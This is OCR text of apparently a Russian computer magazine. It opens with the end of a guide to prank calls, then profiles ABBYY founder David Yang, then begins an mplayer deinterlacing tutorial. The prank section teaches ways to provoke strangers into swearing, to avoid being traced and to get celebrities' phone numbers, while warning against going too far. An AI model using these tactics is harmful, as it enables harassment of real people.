Как же записать технопранк? В SIPNET это является еще большей проблемой, но ее можно решить с помощью второго компьютера (включать фразы из колонок) или второй звуковой карты. Голос в SIPNET изменяется абсолютно так же, как в Skype.

Собственно, первый шаг выполнен: ты ознакомлен со способами звонков, у тебя есть карточка IP-телефонии или высокоскоростной интернет, наушники, микрофон и пара баксов на счету. Но на этом все только начинается, ведь никто не гарантирует тебе, что, позвонив по первому попавшемуся номеру, ты сразу наткнешься на интересную жертву. Когда я только начинал заниматься пранком, мне казалось, что нереально заставить людей материться так, как они это делают в классических хитах. Надо понимать, что для записи хорошего пранка нужна не только удачная жертва, но и грамотный развод.

МЕТОДЫ РАЗВОДА

1. Развод, при котором пранкер спрашивает у жертвы одно и то же, не прибегая к оскорблениям. Таким образом довести жертву до нужной кондиции сложнее, чем просто оскорбляя ее, однако такой пранк слушать гораздо интереснее. Здесь катят обычные фразы: «Это бассейн/библиотека/кондитерская/пельменная?», «Позовите Петю/Васю/Борю/Мишу/Юру/Настю», «Это Иванов/Парамонов/Петров?».

2. Развод, заключающийся в задавании жертве заведомо тупых вопросов (произнесении фраз). Такой развод нередко приводит к провалу, потому что нормальный человек всегда в подобном случае повесит трубку. Но если этого не происходит и жертва начинает материться или же, наоборот, отвечать на подобные вопросы абсолютно серьезно, то, скорее всего, такой пранк станет хитом. Вот примеры фраз, доводящих жертву до исступления: «Купы арбуз, да?», «Когда вы вернете мне моего бобра?», «Зачэм вы мнэ в кампотык наср*лы?», «Пазавыты ж*пу!», «Можно к вам придти помыться?», «Вы совсем за*#$%и пердеть в туалете», «А почему у вас ширинка вчера была расстегнута?», «Ваша собака вчера нас#*ла мне на ботинок», «Кого вам?», «Че вы мне звоните?», «Что вы мне под дверью накакали/наложили/наделали/наклали?» и т.п.

3. Развод-претензия. Пранкер звонит жертве и начинает предъявлять претензии наподобие «Вы меня заливаете», «Из-за вас свет в доме погас», «Когда долг вернете?». Обычно этот способ наиболее эффективен при разводе жертвы на долгий и смешной разговор, однако матерится жертва в таких случаях крайне редко.

4. Самый, на мой взгляд, неблагородный метод — позвонить и самому начать материться на жертву. Нецензурные примеры, по понятным причинам, приводить не буду.

Но надо помнить, что пранк — это импровизация, и у тебя не получится записать пранк, если ты не будешь относиться к этому творчески. Надо чувствовать ситуацию и говорить то, на что жертва будет реагировать неадекватно. Не нужно бездумно следовать каким-либо правилам и установкам. Приведенные выше методы весьма условны и служат лишь основными направлениями в деле создания пранка. Однако при этом нужно учитывать, что у пранка есть определенные запреты, которые настоящие авторитетные пранкеры никогда не нарушают.

«Но надо помнить, что пранк — это импровизация, и у тебя не получится записать пранк, если ты не будешь относиться к этому творчески. Надо чувствовать ситуацию и говорить то, на что жертва будет реагировать неадекватно. Не нужно бездумно следовать каким-либо правилам и установкам. Приведенные выше методы весьма условны и служат лишь основными направлениями в деле создания пранка»

ЗАПОВЕДИ ПРАНКЕРА

1. Не мучить жертву до полного ее изнеможения. К сожалению, очень трудно почувствовать грань и вовремя остановиться, тем более если жертва имеет известность и ее телефон доступен многим.

2. Не давать телефон жертвы кому попало. Вполне понятно: если все будут знать ее номер, а в особенности новички, то жертва очень быстро «иссякнет», а доставать ее будут еще очень долго.
3. Не позволять себя обнаруживать, ведь если знаменитая жертва вычислит тебя, то все «заслуги» других пранкеров на тебя и спишут: все продолжат звонить ей, а жертва, не понимая, что звонки осуществляют разные люди, будет создавать тебе кучу проблем.
4. Помнить, что главная цель пранка — это не унизить жертву, а лишь разозлить ее.
5. Всегда знать меру: не доводить жертву до слез, но и не вступать с ней в дружеские отношения.
6. Не сдавать пранкеров, не говорить жертве, что такое пранк.
7. Не доводить дело до милиции: если жертва очень захочет, то она все равно тебя найдет (если даже ты будешь защищен в техническом плане).
8. Не привлекать к пранку родственников жертвы, особенно детей.
Нарушение этих правил, к сожалению, нередко встречающееся, часто влечет за собой серьезные последствия: от негативного отношения других пранкеров до привода в милицию.
Итак, после многократных попыток мы записали первый хороший пранк. Первый пранк почти у всех ассоциируется не только со вступлением в пранк-сообщество, но и осознанием того, что пранки — это вполне реальные, доступные вещи.
Чтобы твой пранк не получил отрицательных отзывов, нужно: **1)** чтобы пранк был смешным; **2)** чтобы пранк не нарушал правил, описанных выше; **3)** чтобы пранк был не слишком коротким, и в то же время слишком затянутым и скучным; **4)** правильно смонтировать пранк и выложить в нужном месте.
Однако пранки-хиты встречаются крайне редко и чаще связаны с удачной реакцией жертвы, чем с мастерством пранкера, хотя не стоит недооценивать и его заслуги.
Когда у тебя наберется достаточное количество хороших пранков и авторитет, ты сможешь получить доступ к телефонам знаменитых жертв (смотри врезку).

ИНОГДА ЖЕРТВАМИ ПРАНКА БЫВАЮТ ЗНАМЕНИТОСТИ!

Весь прикол в том, что обычно знаменитость чувствует свое явное превосходство над звонящим и оскорбляет его в лицо. Жертвами пранка были такие знаменитости, как Ксения Собчак, Филипп Киркоров, Борис Моисеев, Сергей Зверев, Николай Басков, Дмитрий Дибров, Василий Шандыбин, Ксения Бородина и другие.

ЕЩЕ ПАРУ СЛОВ

Можно по-разному смотреть на пранк: с одной стороны, это прикольно и весело, однако многие пранкеры не понимают, что жертва — это тоже человек, начинают донимать ни в чем не повинную жертву днем и ночью и попросту портят ей жизнь, не чувствуя грани между приколом и издевательством. И многие, к сожалению, переходя эту грань, получают за это наказания в виде штрафов и лишения свободы (пусть даже условного).
С другой стороны, пранк — это длинный анекдот, главным участником которого являешься ты сам: ты сам задаешь тему, делаешь ситуацию крайне смешной и видишь реакцию жертвы. Пранк — это спонтанность и импровизация, очень азартная вещь, которая втягивает тебя в соревнование с жертвой. Развод жертвы — это получение определенной реакции, которую ты с таким нетерпением ждешь, и, получив ее, можешь радостно воскликнуть: «Ура! Меня послали на фиг!» ⌶

«Я НЕ СЧИТАЮ, ЧТО МЫ ДОБИЛИСЬ УСПЕХА... МЫ ГОРДИМСЯ ТЕМ, ЧТО БЫЛИ ПРИЗНАНЫ САМЫМ ПРОФЕССИОНАЛЬНЫМ РАЗРАБОТЧИКОМ ПРИКЛАДНОГО ПО В РОССИИ, НО НА САМОМ ДЕЛЕ ВСЕ ЕЩЕ ВПЕРЕДИ»

«ABBYY И ПОДДЕРЖКУ ОБРАЗОВАНИЯ Я СЧИТАЮ СВОИМ ДОЛГОМ И НАИБОЛЕЕ ВАЖНЫМИ ДЕЛАМИ, А ВСЕ ОСТАЛЬНОЕ ОТНОШУ К ХОББИ»

«Я САМ И МНОГИЕ, С КЕМ Я ОБЩАЮСЬ, ПРИНАДЛЕЖАТ К ЛЮДЯМ ТАК НАЗЫВАЕМОГО ШИЗОИДНОГО ТИПА. ЭТО ЗНАЧИТ, ЧТО ОНИ СОЗДАЮТ СВОЙ СОБСТВЕННЫЙ МИР. НАВЕРНОЕ, ТОЛЬКО ТАКИЕ ШИЗОИДЫ МОГУТ ВСЕРЬЕЗ ЗАНИМАТЬСЯ ИСКУССТВЕННЫМ ИНТЕЛЛЕКТОМ И МАШИННЫМ ЗРЕНИЕМ»

«ГЛАВНАЯ МИССИЯ ABBYY — ДАТЬ ЛЮДЯМ ВОЗМОЖНОСТЬ ПОНЯТЬ ДРУГ ДРУГА. НА КАКОМ БЫ ЯЗЫКЕ ОНИ НЕ РАЗГОВАРИВАЛИ»




X-Profile

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

Давид Ян. Трудности перевода

Имя: Давид Евгеньевич Ян
Возраст: 39 лет
Должность: основатель и председатель совета директоров компании ABBYY



ак говорится, героев надо знать в лицо. Конечно, такие деятели, как Торвальдс, Гейтс, Джобс и сотоварищи, хорошо знакомы любому нашему читателю, да и вообще любому, кто причисляет себя к братии компьютерщиков. Однако финны, американцы, британцы и т.п. — это хорошо, но как же наши? Неужели в России нет светлых умов, ведь Кулибины у нас, прямо скажем, не редкость. Умы определенно есть, но, помимо таланта в области, например, инженерии, нужны еще и способности в сфере бизнеса. В конце концов, все монстры IT-индустрии когда-то начинали с одного-двух человек и идеи, которая впоследствии была грамотна развита. К сожалению, на сегодняшний день за Россией числится не так много серьезных достижений на этом поприще. А наши компании, которые имеют вес на мировом рынке, и вовсе можно перечислить по пальцам. Однако они есть, и одним из наиболее крупных и известных игроков является ABBYY Software House. Сегодня речь пойдет о человеке, без которого ABBYY попросту не было бы.

ABBYY

Ян родился 3 июня 1968 года в Ереване. Оба его родителя — физики. Они и познакомились во время учебы на физфаке МГУ, он — студент из Китая, а она — из Армении. Обращаю внимание особенно любознательных читателей на то, что в русской транскрипции имя отца Давида звучит как Ян Ши. Но есть и русский вариант — Евгений Андреевич, более понятный и привычный нашему уху, отсюда и происходит отчество нашего героя.

Давид пошел по стопам родителей. Физиком он мечтал стать с третьего класса, так что сначала физико-математическая школа в родном Ереване, а затем Москва, МФТИ (Московский физико-технический институт). И именно во время учебы в МТФИ, в 1989 году, при сдаче экзамена по французскому, Яна посетила мысль о том, что было бы неплохо написать программу, обучающую этому языку. Чуть позже в тот же день он подумал, что большим спросом пользовалась бы программа, обучающая английскому. А на следующий день у него возникла идея создания программы-словаря.

Перспектива показалась Давиду заманчивой, и вопрос встал только за программистом. Знакомые свели Яна с Александром Москалевым, в то время являвшимся сотрудником НИИ в Черноголовке, а в будущем ставшим одним из ведущих менеджеров и крупнейших акционеров ABBYY. После недели раздумий Москалев согласился взяться за работу под 50% от прибыли с продаж будущего словаря. А профинансировать разработку, названную Lingvo, вызвался Центр научно-технического творчества молодежи, вложив в предприятие 1500 рублей (очень неплохая сумма по тем временам).

Стоит отметить, что сначала о создании фирмы речи не шло. Ян тогда учился на четвертом курсе, и они с Москалевым собирались закончить программу за летние каникулы. К августу планировалось продать первые 100 копий по 100 рублей за каждую, заработать на этом 10 000 рублей (это уже были феерические по тем временам деньги), поделить их пополам и разойтись восвояси. Но вышло все по-другому. Программу удалось завершить только к январю следующего года, а начало продаж и вовсе пришлось на май. Зато первые копии разошлись по 700 рублей, а не по 100 и не только вернули вложенные деньги, но даже принесли прибыль. Процесс затягивался, и было принято решение все же зарегистрировать собственную фирму. Предприятие получило имя BIT Software. Начиналось все скромно, первое время BIT Software снимали помещение в детском саду на окраине Москвы. Но курс развития компания взяла серьезный. Он определялся принципом «от листа на одном языке до листа на другом языке» — планировалось создать комплект программ, позволяющих пройти весь процесс — от сканирования и распознавания текста до его перевода и коррекции.

По подсчетам BIT Software к концу 90-го года их словарем пользовался каждый четвертый россиянин, у которого был компьютер, и это вселяло определенные надежды. Но, кроме своего словаря Lingvo, программ в их арсенале не было, и в комплект, получивший имя Lingvo Systems (позднее Stylus Lingvo Systems), вошел также софт других производителей: распознаватель символов AutoR, программа спел-чекер Litera и переводчик Transaid (будущий Stylus aka Promt). Lingvo Systems пользовался успехом и неплохо продавался, но когда BIT взялся за развитие и совершенствование набора, появились проблемы с остальными разработчиками. Продавать исходный код своих программ они не хотели, а к идеям BIT Software не прислушивалась. Это обстоятельство практически вынудило будущую ABBYY заняться созданием собственного корректора орфографии — LingvoCorrector и программы OCR (Optical Character Recognition — оптическое распознавание символов) — FineReader. С переводчиком повезло больше, команда ProMT согласилась предоставить свою систему машинного перевода.

Чтобы произвести конкурентоспособный продукт, нужно было привнести в разработку что-то новое. Так, FineReader решено было сделать независимым от шрифтов, в то время как другой софт требовал предварительной их настройки. Релиз версии 1.0 состоялся в 1993 году, это была первая русская OCR-программа под Windows. FineReader понимал английский и русский языки и, в общем-то, ничем не уступал конкурирующему софту. Впрочем, тогда рынок распознающих текст программ был практически пуст. ПО подобного рода покупали в основном фирмы, которые часто занимались конвертацией печатного текста в электронный вид. В интервью Давид отмечал, что тогда продажа пары копий в месяц уже считалась удачей.

Учитывая, что практически все OCR-программы того времени улавливали где-то 80-90% текста, а оставшиеся 10-20% теряли, использовать их в крупном производстве было невозможно. Но в BIT Software прекрасно понимали, что, создав лучший OCR, они смогут выйти с ним не только на российский, но и на мировой рынок, так как эта ниша была свободна. Неудивительно, что именно на эту разработку и были брошены все основные силы.

Вторая, уже существенно улучшенная, версия FineReader появляется в 1995 году. В этом же году делается первый шаг за границу —





Ян собственной персоной


открывается представительство BIT Software в Киеве. А уже к 1996 году BIT принадлежит порядка 80% российского OCR-рынка.
Перед дальнейшим активным продвижением компании за рубеж, в 1997 году, BIT Software переименовывают. Дело в том, что чуть ли не у каждой второй зарубежной софт-компании в названии попадается либо слово bit, либо software, а иногда и то и другое. Новое имя ABBYY, вопреки распространенному мнению, не является аббревиатурой. Просто Ян решил, что первой буквой названия обязательно должна быть «A», ведь она всегда идет первой в любом справочнике и списке. Затем «B» — по все тем же причинам. Для верности — два раза :). А последняя буква могла быть любой, и «Y» практически взята с потолка. Но расшифровка загадочного ABBYY все же была найдена. Согласно Lingvo 12, это «произносится как «аби» и буквально означает «ясный глаз». Реконструированная форма праязыка мяо-яо, гипотетического языка-предка групп мяо-яо, ну, хмун, хмонг и киммун (относятся к сино-тибетской семье)». Вот так все непросто.
Покорение западного рынка началось с демонстраций продуктов на крупнейших мировых выставках, распространения бесплатных версий с журналами и партнерства с немецкой компанией Mircom, которая уже в 1997 году согласилась представлять ABBYY в Германии, Швейцарии и Австрии. И в том же 1997-м был найден партнер в США, им стал президент компании NewSoft Дин Тэн. Уже в 1999-м он лично возглавил представительство ABBYY в Штатах.

«CYBIKO ХОТЯ И ПОСТУПИЛИ В МАГАЗИНЫ, ОСОБЫМ СПРОСОМ НЕ ПОЛЬЗОВАЛИСЬ, И ПРОДАЖИ ПРАКТИЧЕСКИ СРАЗУ СТАЛИ ОТСТАВАТЬ ОТ ЗАПЛАНИРОВАННЫХ ЦИФР: ВМЕСТО ПОЛУТОРА МИЛЛИОНОВ — 250 ТЫСЯЧ»

CYBIKO

Но к тому моменту Давид уже был одержим новой идеей. Так вышло, что Ян попал в больницу и, оказавшись там, изрядно заскучал. И ему, как водится, пришла в голову мысль, что было бы здорово, если бы существовало устройство, позволяющее общаться с владельцами таких же штуковин. Без всяких там телефонов, сетей, модемов и прочего. Общаться напрямую.
Выписавшись из больницы, Давид принялся изучать рынок мобильных девайсов, готовить техническую основу, искать инвестиции (сначала просто выкладывая деньги из собственного кармана). Словом, идея поглотила его с головой.
Рабочее название чудо-машинки (точнее, самой технологии) — Cybertalk, но миру она известна уже как Cybiko. Cybiko отличался от мобильных и КПК тем, что сочетал в себе сразу ряд преимуществ этих технологий. И он был ориентирован на молодежь. Цена в пределах $100, яркий, оригинальный дизайн с миниатюрной qwerty-клавиатурой и главная фишка — машинки автоматически находили себе подобных в радиусе ~100 метров и устанавливали связь по радиоканалу при помощи технологии шумоподобной связи. По сути Cybiko образовали динамическую беспроводную сеть. То есть если между двумя устройствами было слишком большое расстояние, но где-то посередине находился еще один Cybiko, он использовался в качестве ретранслятора. Внутри сети можно было чатиться, обмениваться сообщениями, играть в игрушки. Прибавим сюда функции обычного КПК, такие как органайзер, планировщик, телефонную и адресную книги, графические и текстовые редакторы, плюс возможность подключения к компьютеру и функции игровой консоли. В итоге получается вещь, не имеющая аналогов.
В 1999 году, в то время, когда ABBYY продвигалась на Запад, над проектом Cybiko работало уже 40 человек. Так как чудо-машинки требовали все больше времени и сил, Давид оставил ABBYY, чтобы полностью посвятить себя им. Ведь по его задумке, запуск Cybiko в производство должен был состояться в немыслимые сроки — уже через полгода.
Изначально в планы Яна не входила розничная торговля и раскрутка Cybiko, он собирался продавать интеллектуальную собственность, предоставив заниматься реализацией другим. Он встречался с представителями десятков ведущих компаний США, Японии и других стран. Среди них были такие громкие имена, как Palm, Sony, Samsung. Однако никто не желал связываться с российской фирмой, предлагавшей что-то




Давид с одним из основателей Мирабилиса и создателей ICQ Йосси Варди


Cybiko Classic (слева) и Xtreme (справа)

«НОВОЕ ИМЯ ABBYY, ВОПРЕКИ РАСПРОСТРАНЕННОМУ МНЕНИЮ, НЕ ЯВЛЯЕТСЯ АББРЕВИАТУРОЙ»

непонятное. В итоге, пришлось открывать маркетинговый офис в США самим (юридически Cybiko была американской фирмой). И так как затраты возросли, к проекту привлекли новых инвесторов, среди которых наша «Тройка-Диалог» и огромный медиа-холдинг AOL (America On-line).

Ничто не предвещало беды. В начале 2000-х в США все уже было готово: рекламные ролики на крупнейших телеканалах, команда программистов в Москве, готовая выкладывать новые игры и интересности для Cybiko каждый день. И в мае 2000 года начались продажи. По задумке Яна к концу года они должны были насчитывать около полутора миллионов штук. Справедливости ради стоит сказать, что релиз странного коммуникационного устройства вызвал большой резонанс в прессе. О Cybiko восторженно говорили на CNN и писали в газетах. Наши СМИ и вовсе называли Яна новатором, Cybiko — прорывом и первым компьютерным продуктом российского происхождения, который сумеет покорить западный рынок. Казалось, это успех, феноменальный успех. Но практически сразу все пошло не так.

Cybiko хотя и поступили в магазины, особым спросом не пользовались, и продажи практически сразу стали отставать от запланированных цифр: вместо полутора миллионов — 250 тысяч. Отчасти это было связано с кризисом IT-рынка в США, а отчасти «звезды так расположились». До сих пор не существует однозначного ответа, что же послужило причиной провала столь перспективного проекта. Тем временем инвесторы выражали недовольство, а Cybiko требовал новых вливаний. Требуемые деньги вложило несколько крупных фондов. В результате этого доля людей, инвестировавших в Cybiko на свой страх и риск, сократилась до минимума, а инвесторы получили возможность диктовать свои условия.

Печальная развязка наступила в апреле 2002 года, когда Ян покинул пост генерального директора, оставшись председателем совета директоров. Говоря проще, он больше не управлял компанией, по его же собственным словам, его практически отстранили. Компания окончательно перестала быть русской, хотя на бумаге она такой не была никогда. Во главе ее встал Фил Террет, представитель самого крупного инвестора — фонда Sun Capital Partners. Под его руководством Cybiko разбили на три части и реструктурировали. Это был самый громкий провал российского IT-проекта за рубежом.

В 2005 году Ян возвращается в ABBYY, где работает и по сей день. За это время первое его детище успело заметно разрастись и окрепнуть. Был открыт офис ABBYY Europe, возглавляет который бывший директор Mitcom Юп Стопити. Появились представительства во многих странах, включая Великобританию и Японию. Продолжают появляться как последние версии уже известных нам программ, так и новый софт. Например, PDF Transformer — для распознавания PDF-файлов, FormReader — система распознавания форм с четко зафиксированными полями ввода и т.д.

И уже который год в недрах компании ведется работа над технологией NLC (Natural Language Compiler), которая сама по себе заслуживает отдельного обзора. Очень коротко — эта технология позволит обрабатывать речевые данные. Притом без настройки на конкретный голос и без присущих текущему софту такого рода ошибок. По словам Давида, аналогов этой технологии не существует и вряд ли они будут к тому времени, когда NLC увидит свет.

К тому же ABBYY всерьез нацелена на рынок мобильных девайсов. А это весьма широкое поле деятельности. Плюс ко всему, ABBYY положила свой «ясный глаз» на азиатские страны, считая эту ветвь развития очень перспективной и называя китайский языком будущего.

ХОББИ И ЛИЧНАЯ ЖИЗНЬ

Вне IT-бизнеса Ян известен как создатель небезызвестного FAQ-кафе в центре Москве. Это специфическое заведение, задуманное как большая квартира с четырьмя комнатами — гостиной, библиотекой, спальней и детской. Официанты и бармены здесь друзья некого вымышленного хозяина квартиры. FAQ-кафе Давид задумывал как место для встреч и общения творческих людей, в атмосфере вечеринки у друзей дома. Заведение открылось в 2004 году, и в нем проявилась давняя склонность Яна к авангардному околотеатральному искусству, перформансам и, собственно, творчеству. К этому он тяготел еще со студенческих лет, участвовал в ряде постановок и несколько перформансов организовывал сам.

Участвует Ян и в различных благотворительных проектах, в основном ориентированных на детское творчество и образование. В частности, он приложил руку к возрождению ереванской физико-математической школы, которую сам окончил в детстве.

Прямое отношение он имеет и к сайту fmob.ru. Интересно, что именно этот ресурс организовывал самые крупные русские флешмобы. А все благодаря тому, что Давид заинтересовался этим явлением и так называемым «феноменом умной толпы».

В интервью Ян шутит, что когда-то хотел накопить крупную сумму и, покинув сферу IT, податься в творчество. В принципе, с созданием FAQ-кафе он частично реализовал это стремление. Но, по собственному признанию, он оказался даже более ответственным человеком, чем считал сам. Бросать начатое (речь о ABBYY) он не собирается и попросту не может. Так что нас ждут и новые версии уже хорошо знакомых программ, и свежие разработки. А так как один из принципов ABBYY — «создавать лучшие в мире технологии в области искусственного интеллекта», хочется верить, что в будущем у нас найдется повод гордиться нашими разработчиками.




КРИС КАСПЕРСКИ


Битва за улучшение видеоряда

ПОВЫШАЕМ КАЧЕСТВО ПРОБЛЕМНЫХ ВИДЕОФАЙЛОВ В РЕАЛТАЙМЕ С ПОМОЩЬЮ MPLAYER

Mplayer — популярный кросс-платформенный видеоплеер с огромным количеством функций и поистине безграничными возможностями по исправлению дефектов мастеринга DVD (и кривых рипов, выкаченных из Сети), которые до его появления приходилось устранять offline-перекодировкой в редакторах нелинейного видеомонтажа. Было так: час фиксим баги, четыре часа перекодируем, после чего часа два смотрим фильм (если он стоит того). А mplayer позволяет делать это в режиме реального времени без отрыва рук от производства, то есть от клавиатуры.

Мы уже писали, как собрать и обустроить mplayer (смотри статью «Mplayer без секретов» в февральском номере][за 2005 год), так что будем считать, что читатель, освоивший-ся в командной строке (или в одной из многочисленных графических морд), теперь хочет крови и зрелищ. В смысле зрелищного качества изображения, сражение за которое превращается в настоящую стратегию (в случае с mplayer'ом происходящую в реальном времени). Сколько крови ты готов пролить, читая многочисленные стандартны, мануалы, ковыряя исходники и продираясь сквозь архивы рассылок для разработчиков плеера и входящих в его состав кодеков? Победителя ждет солидный приз — реальное улучшение качества фильма/клипа, которое не обеспечит никакой другой плеер с автоматической «коробкой передач». Нас окружает огромное количество отстойных DVD (и файлов, вытащенных из Сети), которые виндузятники отправляют в трэш не раздумывая, ну или сидят смотрят и мучаются. Но мы — линуксоиды — имеем в своем арсенале мощное оружие, способное устранить и противный interlacing, и мерзкий telecine, и прочие гадости, портящие все впечатление от фильма/клипа. Сражение за качество начинается!





Просмотр ч/с видео на прогрессивном мониторе

INTERLACING И ЕГО ПОСЛЕДСТВИЯ

Берем в лапы DVD-диск «PAIN — live is overrated», вставляем его в привод и видим, что он записан в чересстрочном (ч/с) режиме (по-английски interlaced). А просмотр ч/с видеоматериала на устройстве с прогрессивным отображением (progressive или non-interlaced), к которым относятся многие современные телевизоры и все без исключения мониторы, оставляет жутковатое впечатление, высаживающее на полный негатив.

Подробное объяснение термина «черестрочный» легко найти в Википедии (en.wikipedia.org/wiki/Interlaced и de.wikipedia.org/wiki/Deinterlacing), поэтому мыщъх будет предельно краток. Возьмем ч/с камеру системы PAL с заявленной частотой 25 кадров/сек. На самом деле никаких кадров (frames) в камере нет, зато есть поля или полукадры (fields), и там их 50 штук в сек. Наводим камеру на мяч, жмем REC. За короткий промежуток времени (~1/200 сек) камера сканирует четные строки и записывает их в первый полукадр. После чего ждет 1/50 сек и сканирует нечетные строки, записывая их в следующий полукадр. И так до тех пор, пока не надоест.

Полукадры выводятся на устройство ч/с отображения в том же порядке, в котором снимались. Сначала электронный луч прорисовывает четные сроки первого полукадра, а через 1/50 сек — нечетные. За это время четные строки успевают поблекнуть, снижая четкость изображения.

Монитор (устройство прогрессивного отображения) — совсем другое дело. Два полукадра объединяются и выводятся за один проход, что существенно повышает четкость. Но... вот по мячу пнули, и он полетел с огромной скоростью. За 1/50 сек мяч сместится на расстояние, сопоставимое со своим диаметром, и при объединении полукадров на прогрессивном устройстве мы увидим два мяча, расчерченных полосами фона, образующими характерную «гребенку», смотреть на которую без содрогания невозможно. На ч/с устройствах отображения объединения соседних кадров не происходит, и мы видим две фазы движения мяча, отделенные друг от друга 1/50 сек, но, увы, перевести монитор в ч/с режим невозможно.

Но два мяча — это ерунда. Мы же не футбольный матч смотрим, а концерт группы Pain с кратковременными вспышками ослепительного света. В один полукадр попадает красная (ну, например), в следующий — фиолетовая. Совмещение двух разных цветов в одном кадре приводит к ужасному эффекту. А что происходит при резкой смене сцены? Правильно! С вероятностью 50 на 50 полукадр сцены А смешивается с полукадром сцены B и мы видим дрянную картинку. Вот и приходится прибегать к различным deinterlace-алгоритмам, которые делятся на плохие, очень плохие и совсем никакие (смотри «How and why every single deinterlacer sucks»: lists.mplayerhq.hu/pipermail/mplayer-docs/2005-March/004815.html).

Почему так, мы узнаем чуть позже, пока же отметим, что возможность выбора произвольного фильтра в mplayer'е позволяет добиться максимально возможного качества. Остальные плееры либо вообще не поддерживают такие фильтры, либо выбирают их на автомате, что иногда (иногда!) обеспечивает вполне приемлемое качество, но чаще ухудшает его. Почему?! А вот почему!

